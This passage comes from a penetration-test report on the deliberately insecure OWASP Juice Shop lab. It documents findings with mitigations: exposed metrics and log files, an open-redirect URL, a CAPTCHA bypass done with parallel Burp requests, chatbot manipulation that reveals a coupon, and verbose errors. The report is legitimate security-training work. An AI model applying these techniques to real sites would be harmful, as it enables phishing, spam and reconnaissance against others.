- Restrict access to monitoring endpoints.
- Apply authentication or IP allowlist.
- Disable metrics in production environments.

Proof of Concept (PoC):

- Open browser and navigate to /metrics.
- The server returns sensitive Prometheus-style metrics.



```

# HELP juiceshop_coding_challenges_progress progress moment or coding challenges grouped by progress phase.
# TYPE juiceshop_coding_challenges_progress gauge
juiceshop_coding_challenges_progress(phase="unsolved",app="juiceshop") 28
juiceshop_coding_challenges_progress(phase="find it",app="juiceshop") 0
juiceshop_coding_challenges_progress(phase="fix it",app="juiceshop") 1

# HELP juiceshop_cheat_score Overall probability that any hacking or coding challenges were solved by cheating.
# TYPE juiceshop_cheat_score gauge
juiceshop_cheat_score(app="juiceshop") 0

# HELP juiceshop_coding_challenges_accuracy Overall accuracy while solving coding challenges grouped by phase.
# TYPE juiceshop_coding_challenges_accuracy gauge
juiceshop_coding_challenges_accuracy(phase="find it",app="juiceshop") NaN
juiceshop_coding_challenges_accuracy(phase="fix it",app="juiceshop") NaN

# HELP juiceshop_orders_placed_total Number of orders placed in OWASP Juice Shop.
# TYPE juiceshop_orders_placed_total gauge
juiceshop_orders_placed_total(app="juiceshop") 3

# HELP juiceshop_users_registered Number of registered users grouped by customer type.
# TYPE juiceshop_users_registered gauge
juiceshop_users_registered(type="deluxe",app="juiceshop") 4
juiceshop_users_registered(type="standard",app="juiceshop") 9

# HELP juiceshop_users_registered_total Total number of registered users.
# TYPE juiceshop_users_registered_total gauge
juiceshop_users_registered_total(app="juiceshop") 21

# HELP juiceshop_wallet_balance_total Total balance of all users' digital wallets.
# TYPE juiceshop_wallet_balance_total gauge
juiceshop_wallet_balance_total(app="juiceshop") 500

# HELP juiceshop_user_social_interactions Number of social interactions with users grouped by type.
# TYPE juiceshop_user_social_interactions gauge
juiceshop_user_social_interactions(type="review",app="juiceshop") 28
juiceshop_user_social_interactions(type="complaint",app="juiceshop") 1
juiceshop_user_social_interactions(type="feedback",app="juiceshop") 3

# HELP http_requests_count Total HTTP request count grouped by status code.
# TYPE http_requests_count counter
http_requests_count(status_code="2XX",app="juiceshop") 14
http_requests_count(status_code="3XX",app="juiceshop") 98
http_requests_count(status_code="4XX",app="juiceshop") 35
  
```

6.9 Security Misconfiguration

6.9.1

Description:

Legacy API endpoints remain publicly accessible even though they should be disabled.

Impact:

- Attackers gain insights into old functionality.
- Potential entry point for exploitation if legacy code is vulnerable.

Affected Endpoint/Parameter: <http://localhost:3000/#/complain>

High

Mitigation:


- Remove all deprecated endpoints.
- Implement strict API versioning.

Proof of Concept (PoC):

- Searched the main.js about B2B and found a line that uploads pdf and xml and zip files in the complaint message




- then when I inspected the complaint page it didn't show that I can upload xml



then I uploaded the xml file and it got uploaded

Class Dispel (Close multiple "Challenge solved"-notifications in one go.)



6.9.2

Description:

High

The application exposes internal server log files through an unprotected directory accessible at `/support/logs`. This endpoint is not restricted or authenticated, allowing any unauthenticated user to access and download sensitive server logs such as `access.log` and `audit.json`.

These files may contain detailed information about server activity, user requests, internal API routes, timestamps, and other metadata that could facilitate reconnaissance and further exploitation.

This represents an information disclosure vulnerability and a violation of secure server configuration.

Impact:

- Leakage of sensitive operational data (server logs, internal paths, request structure, timestamps).

- Enables attackers to map the application's internal architecture.
- Assists in identifying potential attack vectors (hidden endpoints, admin pages, unusual responses).
- Provides valuable data for brute force, enumeration, and targeted exploitation.
- Weakens server confidentiality and facilitates lateral attacks.

Affected Endpoint/Parameter:



/support/logs

Mitigation:

- Restrict access to /support/logs using authentication and authorization.
- Disable directory indexing.
- Move log files outside the web root.
- Implement proper server hardening to prevent unintended exposure.
- Consider encrypting or minimizing sensitive data stored in logs.

Proof of Concept (PoC):

1. Navigate to the exposed endpoint:
`http://127.0.0.1:3000/support/logs`
2. The page displays accessible log files:
`access.log.<date>`
`audit.json`
3. Click the file to download it
4. The attacker successfully downloads:
`access.log.2025-12-04` Which contains sensitive request logs.



6.9.3

High

Description:

Inform the shop about a typosquatting trick it has been a victim of at least in v6.2.0-SNAPSHOT.
(Mention the exact name of the culprit)

Impact:

The Legacy Typosquatting vulnerability occurs when attackers register domains that closely resemble legitimate ones (e.g., with typos or slight variations). Users may inadvertently visit these malicious sites, which can lead to:

- Phishing attacks to steal credentials or personal information.
- Delivery of malware or malicious scripts.
- Exploitation of user trust in the legitimate application's branding.
- Potential account compromise or unauthorized access to sensitive data.

Affected Endpoint/Parameter:


Affected Endpoint: `/#/contact`

Mitigation:

- Regular Audits: Perform regular audits of all third-party packages used in projects to ensure they are from trusted sources.
- Use of Verified Sources: Only use packages from verified sources and maintain a list of approved packages for development use.

Proof of Concept (PoC):

8. Go to <https://juice-shop.herokuapp.com/#/contact>
9. See the screenshot and after filling all data required click submit



6.9.4

Description:

Medium

Behave like any “white-hat” should before getting into the action.

Impact:

A strong security policy reduces security risks, prevents unauthorized access, improves data protection, and ensures that systems and users follow safe and consistent practices. It strengthens the organization’s overall security posture and lowers the likelihood and impact of cyber incidents.

Affected Endpoint/Parameter:

/well-known/security.txt or /security.txt

Mitigation:

By increasing user awareness, strengthening privacy controls, and promoting the use of secure and non-obvious security question answers, individuals can greatly reduce the risk of sensitive data exposure through publicly accessible information. Together, these practices create a stronger layer of protection against social engineering and unauthorized access.


Proof of Concept (PoC):

Navigate to

<https://juice-shop.herokuapp.com/.well-known/security.txt>

or

<https://juice-shop.herokuapp.com/security.txt>



```
Contact: mailto:donotreply@owasp-juice-shop
Encryption: https://keybase.io/bkimminich/pgp_keys.asc?fingerprint=19c01cb7157e4645e7e2c863062a85a8cbfbdcd
Acknowledgements: /#/score-board
Preferred-languages: en, ar, az, bg, bn, ca, cs, da, de, ga, el, es, et, fi, fr, ka, he, hi, hu, id, it, ja, ko, lv, my, nl, no, pl, pt, ro, ru, si, sv, th, tr, uk, zh
Hiring: /#/jobs
Csaf: http://localhost:3000/.well-known/csaf/provider-metadata.json
Expires: Sun, 29 Nov 2026 17:21:46 GMT
```

6.9.5

Medium

Description

Redirection logic relies on a hard-coded allowlist inside main.js. Attackers can bypass these checks by manipulating the to parameter, allowing redirects to arbitrary blockchain URLs.

Impact

- Redirection to unintended or malicious destinations
- Potential spoofing of cryptocurrency payment pages
- Phishing-like attacks enabled

Reference https://owasp.org/www-community/attacks/Unvalidated_Redirects_and_Forwards

Mitigation

- Implement strict URL validation
- Avoid outdated allowlists
- Allow redirects only to trusted internal URLs

6.9.6

Description:

Improper URL validation allows redirecting users to external websites.

Impact:

- Phishing attacks.
- User redirection to malicious domains.

Affected Endpoint/Parameter:


`http://localhost:3000/redirect?to=http://google.com/?test=http://shop.spreadshirt.de/juiceshop%22`

Mitigation:


Validate redirect targets against strict allowlist

Proof of Concept (PoC):

Inspected the main.js for the word redirect




then tried the url



Then tried to direct it to google using this url

<http://localhost:3000/redirect?to=http://google.com/?test=http://shop.spreadshirt.de/juiceshop%22>



6.9.7

Medium

Description:

CAPTCHA validation occurs entirely on the client side and can be bypassed via request tampering.

Impact:

Affected Endpoint/Parameter:

POST /api/Feedbacks/


Mitigation:

Validate CAPTCHA server-side.

Proof of Concept (PoC):




I sent a feedback with the correct



The screenshot shows a Burp Suite interface with a 'Request' tab on the left and a 'Response' tab on the right. The request is a POST to /api/feedbacks/ with a JSON body containing captchaId, captcha, comment, rating, and userId. The response is a 201 Created status with a JSON body containing status, id, comment, rating, and updatedAt.

Then sent the request to the repeater and made group of the same request and sent them in parallel



The screenshot shows the Burp Suite Repeater tab with a group of requests. A red box highlights the 'Group send options' menu, which includes 'Send (current tab)', 'Send group in sequence (single connection)', 'Send group in sequence (separate connections)', and 'Send group in parallel (last-byte sync)'. Below this, a screenshot of the OWASP Juice Shop application shows a 'Customer Feedback' form with a green success message: 'You successfully solved a challenge: CAPTCHA Bypass (Submit 10 or more customer feedbacks within 20 seconds.)'.

6.9.8

Low

Description:

The chatbot feature does not enforce proper input filtering or content restrictions, allowing an attacker to manipulate the bot into producing harmful, inappropriate, or abusive responses. This demonstrates a lack of Business Logic and insufficient content moderation.

Impact:

- The application may display offensive or harmful output to users.
- Reputation damage and legal issues if automated messages contain abusive content.
- Can be chained with social engineering attacks.

Mitigation:


- Implement strict input validation and content sanitization.
- Add server-side content filtering and toxicity detection.
- Restrict chatbot actions and outputs through allowlist-based logic.

Reference: https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/11-Testing_for_Business_Logic


Affected Endpoint/Parameter:

Proof of Concept (PoC):

First, the pentester wasn't able to see the support chat



So, let's register first and see what changed...



User Registration

Email *

Password *

❗ Password must be 5-40 characters long. 0/20

Repeat Password *

⊖ Show password advice 0/40


Security Question *

❗ This cannot be changed later!


Answer *

Register

After registration, the pentester can see the support chat now



After multiple tries the chatbot successfully sent the coupon: **"pes[Ch7ZKp"**



6.10 Error Handling

Low

6.10.1

Description:

This challenge highlights how publicly accessible personal information can be leveraged to gain insights and assist in accessing user accounts, emphasizing the risks of oversharing online.

Impact:

- Account Compromise Risk: Publicly available information can make it easier to access user accounts.
- Privacy Exposure: Personal data becomes exposed due to excessive online sharing.
- Social Engineering Opportunities: Attackers can leverage publicly found information to craft convincing attacks.

Affected Endpoint/Parameter:

` [http://127.0.0.1:3000/#/coupons\\_2013.md.bak](http://127.0.0.1:3000/#/coupons_2013.md.bak) `

Mitigation


- Use generic error messages to avoid leaking backend details.
- Apply proper error-handling practices that hide system architecture info.
- Keep server software updated to reduce risks from disclosed versions

Reference


https://owasp.org/www-community/Improper_Error_Handling

Proof of Concept (PoC):

1. Navigate to the /robots.txt file to identify disallowed directories within the application



2. Access the /ftp path: ` <http://localhost:3000/ftp/> `



3. Attempt to open any file inside the directory.



Observed Behavior

- 403 Forbidden: The server blocks files with non-permitted extensions, showing strict file-type restrictions.
- Verbose Error Message: The backend reveals Express JS v4.21.0, exposing sensitive framework details useful for attackers.
- Reference: The disclosed version has a known reported issue (*expressjs/express#6222*), indicating potential security risks.

8. Conclusion

This assessment demonstrated that the OWASP Juice Shop application contains a wide range of vulnerabilities across multiple security categories, consistent with its design as a deliberately insecure training platform. The presence of critical authentication, authorization, business logic, and input validation weaknesses highlights the importance of secure development practices, input sanitization, and proper access controls.

Addressing these vulnerabilities would significantly improve the application's security posture and reduce the risk of compromise in a real-world deployment scenario.